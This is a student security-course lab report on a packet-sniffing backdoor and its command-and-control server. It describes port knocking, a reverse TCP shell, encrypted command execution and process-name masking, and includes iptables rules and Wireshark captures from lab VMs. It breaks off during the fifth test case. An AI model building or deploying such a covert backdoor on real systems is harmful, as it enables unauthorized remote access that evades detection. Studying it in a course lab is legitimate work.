Packet-Sniffing Backdoor Application

COMP 8505 – Assignment 3

Submitted by

Filip Gutica (A00781910)

Gary Khoo (A00564204)

Table of Contents

Introduction

For this assignment, we implemented a packet-sniffing packet backdoor that is designed to run covertly on a “compromised” host and give an attacker remote access to the machine without needing to authenticate with a valid username and password..

Design

Our backdoor application consists of two modules, the backdoor itself and the command and control (C&C) server that is used to send commands to the backdoor for processing. Design details of each component are discussed in further detail below.

Backdoor Design

The backdoor was designed with the idea that we should be able to get full shell access to the compromised machine through this backdoor.


The backdoor has these main functions/states:

- Sniff for TCP packets that have the src and dst port as 8505.
    - The C&C Server sends us it’s public key embedded in this packet.
- Attempt the port knocking routine when such a packet is received.
    - Send the backdoor’s public key in the last port knock packet
- After port knocking, attempt a reverse TCP connection to the host that sent the key packet
- Create a thread for communicating with the C&C Server

Once we have established a reverse TCP connection, we are able to send encrypted data back and forth between the backdoor and the C&C Server.

Since the encryption library we used is only able to encrypt 245 bytes at a time, if our output exceeds 200, we will send the output back in encrypted ‘chunks’. This is useful for example if we want to send back the output of a less command where the requested file is large (exceeds 245 bytes).

FSM - Backdoor


Sniff packets With filter
Received packet with src port 8505 and dst port 8505
Port knock
Attempt reverse TCP connection to the host that sent the right appropriate packet
Establish reverse tcp connection
Start Communication Thread
Receive exit
Any other command
Receive CD
Receive 'exit'
Change dir and send back the Current working dir
Run command + get output from stdout
Output Larger than Max encryptable size
Output less than Max encryptable size
Encrypt + Send chunks of 200 bytes
Encrypt + Send output

C&C Server Design

The C&C server starts by running the **initializeFirewall.sh** script which configures iptables to drop all traffic at the INPUT, OUTPUT and FORWARD chains by default. The only traffic allowed are packets that meet the following criteria:

- outbound packets with TCP source port set to 80
- incoming packets that are from or related to a previously established connection with destination port set to 80

A raw socket is created to sniff all incoming/outgoing ethernet frames detected on the network card and second socket is created to listen on TCP port 80 for connection attempts from the backdoor. Epoll is used to monitor the sockets for activity and determine if any further processing must be done on packets. It will also allow the C&C server to scale to handle multiple backdoor connections if required in future iterations of the application.

The C&C server opens port 80 to TCP connections for 5 seconds when it receives a successful port knock from a backdoor host. For a port knock to be successful, the server must receive three TCP packets in the following order:

- Packet 1: SYN flag set, destination port set to 7005
- Packet 2: SYN flag set, destination port set to 8005
- Packet 3: SYN flag set, destination port set to 8505, backdoor's public encryption key in payload


Port knocks are detected by having the sniffing port look for packets matching the characteristics above. When the first packet in the port knock is received, the C&C server starts a one second timer. If the port knock is not completed within this window the server does not open up port 80 to connections. If the port knock is completed successfully within this window however, the server inserts a new iptables rule to the INPUT chain to open up TCP port 80 for 5 seconds, before deleting the rule to close the port again.

A connection between the backdoor and server is established by having the C&C server send a crafted TCP packet to the backdoor with the source and destination ports set to 8505. The server's public encryption key is included in the payload of this packet which the backdoor will use to encrypt its communications back to the server. Upon receiving this packet the backdoor will respond with its port knock. The C&C server receives the backdoor's public encryption key in the 3rd packet of the port knock sequence which it will use to encrypt communications to the backdoor. After the port knock, the backdoor starts the TCP 3-way handshake to establish a connection with the server.

With a connection established, the C&C server can now send commands to the backdoor for processing. Both sides will use the respective public/private keys to encrypt and decrypt data throughout the session.

Testing the Backdoor Application

To test our backdoor application, two VMs running Fedora 23 were set up in the following configuration on our test environment:



To run the C&C server and backdoor components properly, the following Python packets have to be installed on the computer:

- PyCrypto (used for encryption)
- Scapy (used for packet crafting)

On Feodra 23, these can be installed by running the following commands

- **sudo dnf install pycrypto**
- **sudo dns install scapy**

To run the application, copy the contents of the **backdoor** folder to the PC that will act as the backdoor. In a terminal window, navigate to the folder and run the following command:

- **python backdoor.py**

On a separate PC, copy over the contents of the cncServer folder. Navigate to the folder in a terminal window and run the following command:

- **python cncserver.py**

The C&C server will prompt you for the IP address of the backdoor and should connect successfully if the backdoor is running on that IP address.

Test Cases

The following requirements were given for a successful backdoor implementation:

- The backdoor must camouflage itself so as to deceive anyone looking at the process table
- The application must ensure it only receives packets that are meant for the backdoor itself
- The backdoor must interpret commands sent to it, execute them and send the results back
- The backdoor must utilize an encryption scheme

Based on the requirements above, we came up with the test cases below to test the application against. Our results and discussion of each test case are presented in the following sections.

#	Scenario	Tools Used	Expected Behavior	Actual Behavior	Status
1	Run backdoor stealthily on compromised host	htop	Backdoor camouflages itself in the process table	Backdoor shows up in htop as “python backdoor.py”	Failed
2	Send packet with valid protocol key to backdoor	Python, Scapy, Wireshark	Backdoor processes packet and sends port knock sequence	Backdoor processes packet and sends port knock sequence	**Pass**
3	Send packet with invalid protocol key to backdoor	Python, Scapy, Wireshark	Backdoor rejects packet and does no further processing	Backdoor rejects packet and does no further processing	**Pass**
4	Backdoor connecting to C&C server after correct port knock sequence	Wireshark	C&C server opens port 80 for 5 seconds after port knock and accepts TCP connection from backdoor before closing port 80 again	C&C server opens port 80 for 5 seconds after port knock and accepts TCP connection from backdoor before closing port 80 again	**Pass**


5	Backdoor connecting to C&C server after incorrect port knock sequence	Wireshark	C&C server does not open port 80 and no TCP connection is established	C&C server does not open port 80 and no TCP connection is established	**Pass**
6	Send encrypted packet containing shell command to backdoor	Wireshark	C&C server uses backdoor’s public key to encrypt command	C&C server uses backdoor’s public key to encrypt command	**Pass**
7	Send encrypted packet containing output from shell command to C&C server	Wireshark	Backdoor uses C&C server’s public key to encrypt output	Backdoor uses C&C server’s public key to encrypt output	**Pass**
8	“ls” command sent to backdoor	Python, Sockets, Command Line	Backdoor receives “ls” command	Backdoor receives “ls” command	**Pass**
9	“cd” command sent to backdoor	Python, Sockets, Command Line	Backdoor receives “cd” command	Backdoor receives “cd” command	**Pass**
10	“iptables” command sent to backdoor	Python, Sockets, Command Line	Backdoor receives “cd” command	Backdoor receives “cd” command	**Pass**
11	“nslookup” command sent to backdoor	Python, Sockets, Command Line	Backdoor receives “nslookup” command	Backdoor receives “nslookup” command	**Pass**
12	“ip” command sent to backdoor	Python, Sockets, Command Line	Backdoor receives “ip” command	Backdoor receives “ip” command	**Pass**

13	“less” command sent to backdoor	Python, Sockets, Command Line	Backdoor receives “less” command	Backdoor receives “less” command	**Pass**
14	“ls” output received from backdoor	Python, Sockets, Command Line	Backdoor sends output from “ls” command back to C&C server	Backdoor sends output from “ls” command back to C&C server	**Pass**
15	“cd” output received from backdoor	Python, Sockets, Command Line	Backdoor sends output from “cd” command back to C&C server	Backdoor sends output from “cd” command back to C&C server	**Pass**
16	“iptables” output received from backdoor	Python, Sockets, Command Line	Backdoor sends output from “iptables” command back to C&C server	Backdoor sends output from “iptables” command back to C&C server	**Pass**
17	“nslookup” output received from backdoor	Python, Sockets, Command Line	Backdoor sends output from “nslookup” command back to C&C server	Backdoor sends output from “nslookup” command back to C&C server	**Pass**
18	“ip” output received from backdoor	Python, Sockets, Command Line	Backdoor sends output from “ip” command back to C&C server	Backdoor sends output from “ip” command back to C&C server	**Pass**
19	“less” output received from backdoor	Python, Sockets, Command Line	Backdoor sends output from “less” command back to C&C server	Backdoor sends output from “less” command back to C&C server	**Pass**

Test Case 1 - Run backdoor stealthily on compromised host


To confirm that the backdoor camouflages itself properly on the compromised host, we run it in a terminal window as follows:

Backdoor initialized:


root@localhost:~/School/COM
File Edit View Search Terminal Help

```
[root@localhost backdoor]# python backdoor.py
```

If we open the terminal, we can find the application and see that it is showing up as the changed name.
To demonstrate that we are able to mask the application name I have changed the process name to **notabackdoor.** This can be seen in the screenshot captured below.




Process Name	User	% CPU	ID	Memory	Priority
migration/2	root	0	21	N/A	Normal
migration/3	root	0	28	N/A	Normal
mission-control-5	root	0	2109	1.5 MiB	Normal
mmcqd/0	root	0	412	N/A	Normal
ModemManager	root	0	907	1.7 MiB	Normal
nautilus	root	0	4841	16.7 MiB	Normal
netns	root	0	35	N/A	Very High
NetworkManager	root	0	1066	2.7 MiB	Normal
notabackdoor	root	0	4742	19.2 MiB	Normal
obexd	root	0	2767	456.0 KiB	Normal
packagekitd	root	0	1472	49.8 MiB	Normal
pulseaudio	root	0	2032	3.4 MiB	Very High
rcu_bh	root	0	8	N/A	Normal

Test Case 2 - Send packet with valid protocol key to backdoor

For this scenario we used the C&C server on 192.168.1.161 to generate a packet with source and destination ports set to 8505, which is defined in the C&C server design section to be the valid protocol key. We then sent the packet to a host running the backdoor on IP address 192.168.1.100. Because the packet contains a valid protocol key, we expect to see the port knock sequence.

Using Wireshark to capture the session between both hosts, we saw the following activity take place:




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.161	192.168.1.100	TCP	504	8505→8505 [SYN] Seq=0 Win=8192 Len=450
2	0.001326000	192.168.1.100	192.168.1.161	TCP	60	8505→8505 [RST, ACK] Seq=1 Ack=451 Win=0 Len=0
3	0.027990000	192.168.1.100	192.168.1.161	TCP	60	55000→7005 [SYN] Seq=0 Win=8192 Len=0
4	0.050658000	192.168.1.100	192.168.1.161	TCP	60	55000→8005 [SYN] Seq=0 Win=8192 Len=0
5	0.070125000	192.168.1.100	192.168.1.161	TCP	504	55000→8505 [SYN] Seq=0 Win=8192 Len=450

We see that after receiving the first packet, the backdoor responded with 3 packets back to the C&C server with their destination ports set to 7005, 8005 and 8505. Full details of the session are presented in the Wireshark capture titled **test case 2.pcapng**. As this is the port knock sequence we defined in the backdoor design section we can conclude that this test case passes.

Test Case 3 - Send packet with invalid protocol key to backdoor

To test this scenario, we modified the C&C server to generate a packet with source port set to 8505 and destination port set to 31337. As this packet does not meet our definition of a valid protocol key, we expect to see no port knock response from the backdoor after receiving this packet.

Using Wireshark to capture the session between both hosts, we saw the following activity take place:



No.	Time	Source	Destination	Protocol	Length	Info
108	16.73463700(	192.168.1.161	192.168.1.100	TCP	504	8505→31337 [SYN] Seq=0 Win=8192 Len=450
109	16.73745700(	192.168.1.100	192.168.1.161	TCP	60	31337→8505 [RST, ACK] Seq=1 Ack=451 Win=0 Len=0


We can see that after receiving the packet, the backdoor does not respond with any port knock sequence. Full details of the session are presented in the Wireshark capture titled **test case 3.pcapng**. However it is fairly obvious that this test case passes based on the results of the Wireshark capture.

Test Case 4 - Backdoor connecting to C&C server after correct port knock sequence

The C&C server locks down the firewall to only allow traffic that meets the following conditions:


- outbound packets with TCP source port set to 80
- incoming packets that are from or related to a previously established connection with destination port set to 80

Running **iptables -L** shows these rules in action after the server has been initialized:




```
[root@localhost Code]# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:http state
 RELATED,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:http
[root@localhost Code]# 
```

Based on this rule set, it is impossible for any client to connect to the C&C server since you can't establish an existing connection to the server before it starts. However, after specifying the IP address of the host running the backdoor, we see that the backdoor connects successfully as per the screenshot below:




```
[root@localhost Code]# python server.py
Enter IP address of backdoor: 192.168.1.100
.
Sent 1 packets.
crafted packet sent to backdoor, waiting for port knock
port knock started, received packet 0 from IP address 192.168.1.100
packet 1 in knock sequence received
packet 2 in knock sequence received
port knock completed successfully, port 80 opening
[backdoor@192.168.1.100]# 
```

The Wireshark capture of this session also shows a successful TCP 3-way handshake between the C&C server on 192.168.1.161 and the backdoor on 192.168.1.100, providing further evidence of a successful connection.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.161	192.168.1.100	TCP	504	8505→8505 [SYN] Seq=0 Win=8192 Len=450
2	0.001326000	192.168.1.100	192.168.1.161	TCP	60	8505→8505 [RST, ACK] Seq=1 Ack=451 Win=0 Len=0
3	0.027990000	192.168.1.100	192.168.1.161	TCP	60	55000→7005 [SYN] Seq=0 Win=8192 Len=0
4	0.050658000	192.168.1.100	192.168.1.161	TCP	60	55000→8005 [SYN] Seq=0 Win=8192 Len=0
5	0.070125000	192.168.1.100	192.168.1.161	TCP	504	55000→8505 [SYN] Seq=0 Win=8192 Len=450
6	0.084207000	192.168.1.100	192.168.1.161	TCP	74	36494→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
7	0.084291000	192.168.1.161	192.168.1.100	TCP	74	80→36494 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=
8	0.085171000	192.168.1.100	192.168.1.161	TCP	66	36494→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSv
9	91.43034300	192.168.1.161	192.168.1.100	TCP	322	80→36494 [PSH, ACK] Seq=1 Ack=1 Win=29056 Len=

Running **iptables -L** on the C&C server right after the port knock has been received shows that TCP packets with a destination port of 80 are now allowed through on the INPUT chain, confirming that our port knock protocol is working as defined in the C&C server design section:



```
[root@localhost Code]# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http state
 RELATED,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:http
[root@localhost Code]#
```

Our design says that port 80 on the C&C server is left open for 5 seconds after a successful port knock, so we run iptables -L again to confirm that the port is blocked 5 seconds after the connection has been made and see the following:




```
[root@localhost Code]# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http state
 RELATED,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:http
[root@localhost Code]#
```

From these screenshots and the Wireshark capture, we can conclude that this test case passes.

Test Case 5 - Backdoor connecting to C&C server after incorrect port knock sequence

For this test case, we modify the backdoor component to deliver a port knock with destination ports set to 7005/9001/8505 instead of the correct 7005/8005/8505 sequence. The Wireshark capture of the session is presented in the screenshot below:



